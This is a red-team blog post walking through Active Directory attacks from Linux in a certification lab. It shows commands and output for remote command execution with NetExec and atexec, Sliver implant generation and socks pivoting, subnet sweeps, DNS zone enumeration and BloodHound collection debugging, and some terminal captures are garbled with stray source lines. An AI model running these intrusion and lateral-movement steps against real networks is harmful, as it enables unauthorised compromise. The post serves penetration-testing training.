

The Art of Exploiting Active Directory from Linux

 gatari.dev/posts/the-art-of-exploiting-ad-from-linux

September 7, 2024

Over the past 6 months, I've been focusing more on the operational side of red teaming and have been actively working at pwning various Active Directory environments and labs. During this time, I finished the [Cybernetics](#) prolab and passed the [CRTP](#) and [CRTE](#) certifications from Altered Security.

After spending considerable time working with different Command & Control (C2) frameworks, troubleshooting .NET compilation errors, forgetting how to UAC bypass, wrapping commands in PS Credential objects, and dealing with PowerShell Constrained Language Mode (CLM), I've come to realize that exploiting AD purely from Windows will cause my life expectancy to decrease significantly.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> klist
Current LogonId is 0:0x100de43
Error calling API LsaCallAuthenticationPackage (ShowTickets substatus): 1312
klist failed with 0xc000005f/-1073741729: A specified logon session does not exist. It may already have been terminated.
```

So, that really got me thinking: why do we even perform attacks on Active Directory from Windows?

Overview

Throughout my time working on AD labs and helping out my friends with their labs, I realized something: **Windows is extremely hard to debug**.

It's hard to Google most errors as they are extremely generic and unique to the particular attack that you're working on, and the error messages are often misleading. Furthermore, commands that I ran may not work for others; and there are many other things to consider, such as:

- Do you currently have a ticket associated with your session? (Kerberos Double Hop Problem)
If not, do you have credentials to wrap your commands in a PS Credential object?
- Are you restricted by PowerShell Constrained Language Mode (CLM)?
- Oh well, surely `klist purge` actually purges all tickets, right?

```

PS C:\AD\Tools> klist purge

Current LogonId is 0:0x45387
    Deleting all tickets:
        Ticket(s) purged!
PS C:\AD\Tools> dir \\dc01\c$\Windows\Temp\*.local\C$\\

Directory: \\[REDACTED].local\C$\\

Mode          LastWriteTime      Length Name
----          -----          ----  --
d-----      5/8/2021 1:20 AM           PerfLogs
d-r---      11/14/2022 10:12 PM          Program Files
d-----      5/8/2021 2:40 AM          Program Files (x86)
d-r---      3/7/2024 5:04 AM           Users
d-----      1/10/2024 12:59 AM          Windows

PS C:\AD\Tools> klist

Current LogonId is 0:0x45387

Cached Tickets: (0)
PS C:\AD\Tools> |

```

In this blog post, I'll be going through some of the reasons why I believe that attacking Active Directory from Linux is a better choice than attacking from Windows; and of course some examples of how to do so.

So, what?

I had this realization that the majority of the time when my friends were having issues, I would direct them to port their ticket(s) to linux and use the tools there with `--debug`. The errors thrown here are usually much more helpful and easier to google, and not affected by the instability of Windows.

| “tools” refers to the [Impacket](#) suite, which is generally stable and well-maintained.

I believe that the majority of the time, you can perform the same attacks on Active Directory from Linux as you would from Windows, but with the added benefit of being able to debug your issues more easily.

Disclaimer

I don't claim that attacking from Linux is the right choice for all scenarios. It is ultimately the responsibility of the operator to decide what tools to use based on the situation at hand.

The examples used in this post were performed in the lab environment generously provided by [Altered Security](#) for the [CRTE](#), I have received written permission to use the screenshots in this post on the condition that I do not disclose any secrets from the lab.

Assumed Breach


In many cases, you may already have a foothold in the network. More often than not, this is a single domain user account and/or workstation that you have compromised. The first few things you might want to do are:

1. Identify and Resolve Hosts (especially the Domain Controller)
specifically populating your `/etc/hosts` file with the IP addresses of the hosts in the network, we'll understand why later.
2. Run Bloodhound Collector(s)

Identifying and Resolving Hosts

Given a domain account with local administrative privileges on a workstation, we can very easily identify the Domain Controller by pinging the domain name.

```
ping  
[domain_name]
```



The screenshot shows a terminal session on a Kali Linux machine. The user is running the `nxc smb` command against a target host (IP redacted). The output shows several SMB connections to ports 445 and 139, all associated with the user `STUDENT145`. The session is identified as being on a Windows 10 / Server 2019 build 17763 x64 system. The user `us.techcorp.local\studentuser145` has a privilege level of `(Pwn3d!)`. The user has executed a command via `wmiexec`.

```
(kali㉿kali)-[~/crte]  
$ nxc smb 192.168.100.145 -u studentuser145 -p [REDACTED]  
SMB [+] 192.168.100.145 445 STUDENT145 [*] Windows 10 / Server 2019 Build 17763 x64 (name:STUDENT145) (domain:us.techcorp.local) (signing=False) (SMBv1=False)  
SMB [+] 192.168.100.145 445 STUDENT145 [*] us.techcorp.local\studentuser145:[REDACTED] (Pwn3d!)  
  
(kali㉿kali)-[~/crte]  
$ nxc smb 192.168.100.145 -u studentuser145 -p [REDACTED] -x "ping us.techcorp.local"  
SMB [+] 192.168.100.145 445 STUDENT145 [*] Windows 10 / Server 2019 Build 17763 x64 (name:STUDENT145) (domain:us.techcorp.local) (signing=False) (SMBv1=False)  
SMB [+] 192.168.100.145 445 STUDENT145 [*] us.techcorp.local\studentuser145:[REDACTED] (Pwn3d!)  
[*] Executed command via wmiexec  
[*] Pinging us.techcorp.local [192.168.1.2] with 32 bytes of data:  
Reply from 192.168.1.2: bytes=32 time=4ms TTL=127  
Reply from 192.168.1.2: bytes=32 time=2ms TTL=127  
Reply from 192.168.1.2: bytes=32 time=2ms TTL=127  
Reply from 192.168.1.2: bytes=32 time=1ms TTL=127  
Ping statistics for 192.168.1.2:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 1ms, Maximum = 4ms, Average = 2ms
```

By doing so, we can easily identify that the domain controller is `192.168.1.2`; this is in another subnet so we'll need to pivot through the workstation to reach the Domain Controller.

Pivoting with Sliver

I won't go into much detail here, but we'll be using Sliver as our C2 framework and pivoting through the workstation using their inband socks proxy.

```


sliver > https
[*] Starting HTTPS :443 listener ...
[*] Successfully started job #1
sliver > generate --http 192.168.99.145 -l -6
[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 17s
[*] Implant saved to /home/kali/crte/HANDSOME_FIBRE.exe
sliver > 

```

```

(kali㉿kali)-[~/crte]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```



Upon getting our callback, we are an unprivileged user on the workstation. In order to obtain a SYSTEM beacon, we'll need to perform a UAC bypass.

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
a3e4c5e0	http(s)	192.168.100.145:49780	student145	US\studentuser145	Windows/amd64	[ALIVE]

```

PS C:\Users\studentuser145\Desktop\shared\Download> ./Https.exe
PS C:\Users\studentuser145\Desktop\shared\Download> 

```

But we're lazy, so we can actually just execute beacon from Linux using `atexec.py` which runs a command using the task scheduler remotely (which runs at the SYSTEM context).

```
atexec.py [domain_name]/[username]:[password]@[workstation_ip]
[command]
```

```

(kali㉿kali)-[~/crte]
$ atexec.py 'us.techcorp.local'/'studentuser145':'[REDACTED]'@192.168.100.145 "C:\Users\studentuser145\Desktop\shared\Download\Https.exe"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

```

And now we have a SYSTEM beacon on the workstation.

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
68d499e7	http(s)ork	192.168.100.145:49812	student145	NT AUTHORITY\SYSTEM	Windows/amd64	[ALIVE]
a3e4c5e0	http(s)	192.168.100.145:49780	student145	US\studentuser145	Windows/amd64	[ALIVE]

In order to proxy all our commands through the workstation, we'll need to set up an inband socks proxy.


```
sliver> socks5  
start
```

Sliver's inband socks proxy tends to be unstable on some protocols, and listens on the default port of **1081** on the operator's machine; remember to modify your `/etc/proxychains4.conf` file to reflect this.

Resolving the Domain Controller

Now, we can verify that we can interact with the domain controller through `proxychains`

```
proxychains nxc smb [IP/FQDN] -u [username] -p  
[password]
```



A terminal window showing the execution of the command `proxychains nxc smb 192.168.1.2 -u studentuser145 -H`. The output shows the proxychains configuration file being loaded and the connection process to a Windows 10/Server 2019 domain controller. The user 'studentuser145' is authenticated successfully.

```
(kali㉿kali)-[~/crte]  
$ proxychains nxc smb 192.168.1.2 -u studentuser145 -H [REDACTED]  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:135 ... OK  
SMB 192.168.1.2 445 US-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:US-DC) (domain:us.techcorp.local) (signing:True)  
(SMBv1:False)  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK  
SMB 192.168.1.2 445 US-DC [*] us.techcorp.local\studentuser145:[REDACTED]
```

Resolving Other Hosts

There are a couple ways to resolve the other hosts in the network, the smart and methodical way would be to identify a list of workstations and servers in the network; then resolve them with `dig`.

The lazy way would be to resolve them by `nxc smb` sweeping the network, I'll show both methods here.

Methodical Way (ew)

```
proxychains nxc ldap [IP/FQDN] -u [username] -p [password] -M get-network -o  
ONLY_HOSTS=true
```

```
[kali㉿kali)-[~/crte]
└─$ proxychains nxc ldap 192.168.1.2 -u studentuser145 -p '██████████' -M get-network -o ONLY_HOSTS=true
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:445 ... OK
SMB    192.168.1.2    445    US-DC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:US-DC) (domain:us.techcorp.local) (signing:True) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:389 ... OK
LDAP   192.168.1.2    389    US-DC          [+] us.techcorp.local\studentuser145:██████████
GET-NETWORK 192.168.1.2    389    US-DC          [*] Querying zone for records
GET-NETWORK 192.168.1.2    389    US-DC          Found 31 records
GET-NETWORK 192.168.1.2    389    US-DC          [+] Dumped 31 records to /home/kali/.nxc/logs/us.techcorp.local_network_2024-09-07_033641.log
```

This gives you a list of all the hosts in the network


```
[kali㉿kali)-[~/crte]
└─$ cat /home/kali/.nxc/logs/us.techcorp.local_network_2024-09-07_033641.log
student131.us.techcorp.local
student132.us.techcorp.local
student133.us.techcorp.local
student134.us.techcorp.local
student135.us.techcorp.local
student136.us.techcorp.local
student137.us.techcorp.local
student138.us.techcorp.local
student139.us.techcorp.local
student140.us.techcorp.local
student141.us.techcorp.local
student142.us.techcorp.local
student143.us.techcorp.local
student144.us.techcorp.local
student145.us.techcorp.local
student146.us.techcorp.local
student147.us.techcorp.local
student148.us.techcorp.local
student149.us.techcorp.local
student150.us.techcorp.local
student1.us.techcorp.local
us-jump7.us.techcorp.local
@.us.techcorp.local
us-dc.us.techcorp.local
US-Exchange.us.techcorp.local
US-HelpDesk.us.techcorp.local
US-MailMgmt.us.techcorp.local
US-Mgmt.us.techcorp.local
US-MSSQL.us.techcorp.local
US-Web.us.techcorp.local
US-ADConnect.us.techcorp.local
```

Which you can then resolve with this command, but this takes forever so I wouldn't personally do it this way :)

```
cat [list_of_targets] | while read domain; do proxychains dig @"[DC_IP]" "$domain"; done
```

Lazy Way (yay)

```
proxychains nxc smb [IP/FQDN].0/24 -u [username] -p [password] --log [log_file]
```




```
(kali㉿kali)-[~/crte]
$ proxychains nxc smb 192.168.1.0/24 -u studentuser145 -p [REDACTED] --log "sweep.log"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Running nxc against 256 targets
0% :-:-:[proxychains] Strict chain ... 127.0.0.1:10
```

Then, we can parse the output to extract the IP addresses & hostnames of the hosts in the network.


```
awk '/SMBv1:False)/{flag=1;next}/SMBv1:True)/{flag=0}flag' sweep.log | awk '{print $7, $9"."$11}' | sed 's/\\.*//'
```

This one-liner is a bit janky, and sometimes bugs out if the output is not expected; please be ready to fix it



```
(kali㉿kali)-[~/crte]
$ awk '/SMBv1:False)/{flag=1;next}/SMBv1:True)/{flag=0}flag' sweep.log | awk '{print $7, $9"."$11}' | sed 's/\\.*//'
192.168.1.2 US-DC.us.techcorp.local
192.168.1.1 TECHCORP-DC.techcorp.local
192.168.1.235 USVENDOR-DC.usvendor.local
192.168.1.63 US-MAILMGMT.us.techcorp.local
192.168.1.56 US-MSSQL.Connection
192.168.1.31 US-MGMT.us.techcorp.local
192.168.1.44 US-HELPDESK.us.techcorp.local
192.168.1.101 US-JUMP7.us.techcorp.local
192.168.1.125 US-WEB.us.techcorp.local
192.168.1.209 US-ADCONNECT.us.techcorp.local
```

If you're looking really closely, you'll see an anomaly there: **192.168.1.56 US-MSSQL.Connection**. This is an SQL server, and we can verify this by connecting to it with **proxychains nxc mssql [IP/FQDN] -u [username] -p [password]**.



```
(kali㉿kali)-[~/crte]
$ proxychains nxc mssql 192.168.1.56
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:1433 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:1433 ... OK
MSSQL 192.168.1.56 1433 US-MSSQL [*] Windows 10 / Server 2019 Build 17763 (name:US-MSSQL) (domain:us.techcorp.local)
```

Bloodhound

First timers may have a lot of issues when running bloodhound collectors remotely, as it requires a bit of troubleshooting sometimes.

The Curious Case of Bloodhound-Python

This is an example of why running tools from Linux is both a blessing and a curse. Let's try running our collector without `/etc/hosts` populated first, and see what happens.

```
proxychains bloodhound-python -u [username] -p [password] -d [domain] -ns  
[DC_IP] -c all
```

```
(kali㉿kali)-[~/crte/bloodhound] BaseResolving  
$ proxychains bloodhound-python -u studentuser145 -p [REDACTED] -d us.techcorp.local -ns 192.168.1.2 -c all  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Answer: 0, answer.boot = True,  
Traceback (most recent call last):  
  File "/home/kali/.local/bin/bloodhound-python", line 8, in <module>  
    sys.exit(main())  
          ^^^^^^  
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/_init_.py", line 308, in main  
    ad.dns_resolve(domain=args.domain, options=args)  
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 699, in dns_resolve  
    q = self.dnsresolver.query(query, 'SRV', tcp=self.dns_tcp)  
          ^^^^^^^^^^^^^^^^^^  
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1365, in query  
    return self.resolve()  
          ^^^^^^  
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1321, in resolve  
    timeout = self._compute_timeout(start, lifetime, resolution.errors)  
          ^^^^^^^^^^  
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1075, in _compute_timeout  
    raise LifetimeTimeout(timeout=duration, errors=errors)  
dns.resolver.LifetimeTimeout: The resolution lifetime expired after 3.104 seconds: Server Do53:192.168.1.2@53 answered The DNS operation timed out.
```

At first glance, you may assume this error is due to `/etc/hosts` not being populated, but this error persists even after populating `/etc/hosts` with the IP addresses of the hosts in the network.

Debugging this issue will require us to take a look at the source code, and start printing out some variables to see what's going on.

```
File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line  
1321, in resolve  
    timeout = self._compute_timeout(start, lifetime, resolution.errors)
```

Let's take a look at the source code, and see what's going on.

```
def query(  
    self,  
    qname: Union[dns.name.Name, str],  
    rdtype: Union[dns.rdatatype.RdataType, str] = dns.rdatatype.A,  
    rdclass: Union[dns.rdataclass.RdataClass, str] =  
        dns.rdataclass.IN,  
    tcp: bool = False,  
    source: Optional[str] = None,
```

```
    raise_on_no_answer: bool = True,
    source_port: int = 0,
    lifetime: Optional[float] = None,
) -> Answer: # pragma: no cover
    """Query nameservers to find the answer to the question.

    This method calls resolve() with ``search=True``, and is
    provided for backwards compatibility with prior versions of
    dnspython. See the documentation for the resolve() method for
    further details.
    """
    warnings.warn(
        "please use dns.resolver.Resolver.resolve() instead",
        DeprecationWarning,
        stacklevel=2,
    )

    print(f"\n[gatari] querying: {qname} {rdtype} {rdclass}")
    print(f"[gatari] using nameserver(s): {self.nameservers}")
    print(f"[gatari] using port: {self.port}")
    print(f"[gatari] using protocol: {'TCP' if tcp else 'UDP'}")
    print(f"[gatari] timeout: {self.timeout}\n")

    return self.resolve(
        qname,
        rdtype,
        rdclass,
        tcp,
        source,
        raise_on_no_answer,
        source_port,
        lifetime,
        True,
    )
```

After adding some debugging statements, let's run the collector again.

```
proxychains bloodhound-python -u [username] -p [password] -d [domain] -ns  
[DC_IP] -c all
```

```
(kali㉿kali)-[~/crte/bloodhound] $ proxychains bloodhound-python -u studentuser145 -p [REDACTED] -d us.techcorp.local -ns 192.168.1.2 -c all
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 return if we have an answer
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Using socks5 proxy, including in cases where its length is 0.

[gatari] querying: _ldap._tcp.pdc._msdcs.us.techcorp.local SRV 1
[gatari] using nameserver(s): ['192.168.1.2']
[gatari] using port: 53
[gatari] using protocol: UDP
[gatari] timeout: 3.0
Traceback (most recent call last):
  File "/home/kali/.local/bin/bloodhound-python", line 8, in <module>
    sys.exit(main())
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/__init__.py", line 308, in main
    ad.dns_resolve(domain=args.domain, options=args)
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 699, in dns_resolve
    q = self.dnsresolver.query(query, 'SRV', tcp=self.dns_tcp)
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1369, in query
    return self.resolve(
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1321, in resolve
    timeout = self._compute_timeout(start, lifetime, resolution.errors)
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1075, in _compute_timeout
    raise LifetimeTimeout(timeout=duration, errors=errors)
dns.resolver.LifetimeTimeout: The resolution lifetime expired after 3.103 seconds: Server Do53:192.168.1.2@53 answered The DNS operation timed out.
```

My first thought was that the timeout of **3 seconds** was too short, considering we're running the collector through a socks proxy; which is notoriously slow. So, I increased the timeout to 10 seconds with **--dns-timeout 10**.

```
proxychains bloodhound-python -u [username] -p [password] -d [domain] -ns [DC_IP] -c all --dns-timeout 10
```

```
(kali㉿kali)-[~/crte/bloodhound] $ proxychains bloodhound-python -u studentuser145 -p [REDACTED] -d us.techcorp.local -ns 192.168.1.2 -c all --dns-timeout 10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Using socks5 proxy, source_port: int = 0, answer: bool = True,
[proxychains] querying: _ldap._tcp.pdc._msdcs.us.techcorp.local SRV 1
[proxychains] using nameserver(s): ['192.168.1.2']
[proxychains] using port: 53
[proxychains] using protocol: UDP
[proxychains] timeout: 10.0
Traceback (most recent call last):
  File "/home/kali/.local/bin/bloodhound-python", line 8, in <module>
    sys.exit(main())
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/__init__.py", line 308, in main
    ad.dns_resolve(domain=args.domain, options=args)
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 699, in dns_resolve
    q = self.dnsresolver.query(query, 'SRV', tcp=self.dns_tcp)
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1369, in query
    return self.resolve(
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1321, in resolve
    timeout = self._compute_timeout(start, lifetime, resolution.errors)
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1075, in _compute_timeout
    raise LifetimeTimeout(timeout=duration, errors=errors)
dns.resolver.LifetimeTimeout: The resolution lifetime expired after 10.110 seconds: Server Do53:192.168.1.2@53 answered The DNS operation timed out.
```

The error seems to persist, the next thing I noticed was that the query used UDP instead of TCP. Although the Socks5 protocol supports both TCP and UDP, sliver's implementation of some protocols is a bit unstable. Let's flip it to use TCP with **--dns-tcp**

(and remove `--dns-timeout 10` so that we only test one variable at a time).

```
proxychains bloodhound-python -u [username] -p [password] -d [domain] -ns  
[DC_IP] -c all --dns-tcp
```

```
[kali㉿kali)-[~/crte/bloodhound]$ proxychains bloodhound-python -u studentuser145 -p [REDACTED] -d us.techcorp.local -ns 192.168.1.2 -c all --dns-tcp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] raise_on_no_answer: bool = True
[gatari] querying: _ldap._tcp._msdcs.us.techcorp.local SRV 1
[gatari] using nameserver(s): ['192.168.1.2']
[gatari] using port: 53
[gatari] using protocol: TCP Answer: # pragma: no cover
[gatari] timeout: 3.0      """Query nameservers to find the answer to the question.

[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:53 ... OK
INFO: Found AD domain: us.techcorp.local
[proxychains] calls resolve() with search=True", and is
[proxychains] provided for backwards compatibility with prior versions of
[proxychains] resolve() for the resolve() method for
[gatari] querying: ldap._tcp.gc._msdcs.us.techcorp.local SRV 1
[gatari] using nameserver(s): ['192.168.1.2']
[gatari] using port: 53
[gatari] using protocol: TCP
[gatari] timeout: 3.0      warnings.warn(
[proxychains]             "please use dns.resolver.Resolver.resolve() instead",
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:53 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:53 ... OK
Traceback (most recent call last):
  File "/home/kali/.local/bin/bloodhound-python", line 8, in <module>
    sys.exit(main())
           ^^^^^^
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/_init__.py", line 308, in main
    ad.dns_resolve(domain=args.domain, options=args)
  File "/home/kali/.local/lib/python3.11/site-packages/bloodhound/ad/domain.py", line 720, in dns_resolve
    q = self.dnsresolver.query(query.replace('pdc','gc'), 'SRV', tcp=self.dns_tcp)
           ^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1369, in query
    return self.resolve(
           ^^^^^^^^^^
           rdtypes
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1321, in resolve
    timeout = self._compute_timeout(start, lifetime, resolution.errors)
           ^^^^^^^^^^^^^^
  File "/home/kali/.local/lib/python3.11/site-packages/dns/resolver.py", line 1075, in _compute_timeout
    raise LifetimeTimeout(timeout=duration, errors=errors)
dns.resolver.LifetimeTimeout: The resolution lifetime expired after 3.104 seconds: Server Do53:192.168.1.2@53 answered The DNS operation timed out.
```

We managed to get past the first query, but we're still getting an error. Thankfully, I've seen this error appear in a PR on the bloodhound-python repository:
<https://github.com/dirkjanm/BloodHound.py/pull/196>

TLDR: Prepend the domain name with a `.`

```
proxychains bloodhound-python -u [username] -p [password] -d [domain]. -ns  
[DC_IP] -c all --dns-tcp
```

And, now we finally see an issue related to `/etc/hosts` not being populated.

```
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (us-dc.us.techcorp.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: us-dc.us.techcorp.local
```

After populating `/etc/hosts` with the IP addresses of the hosts in the network, we can

```
proxychains bloodhound-python -u [username] -p [password] -d [domain]. -ns  
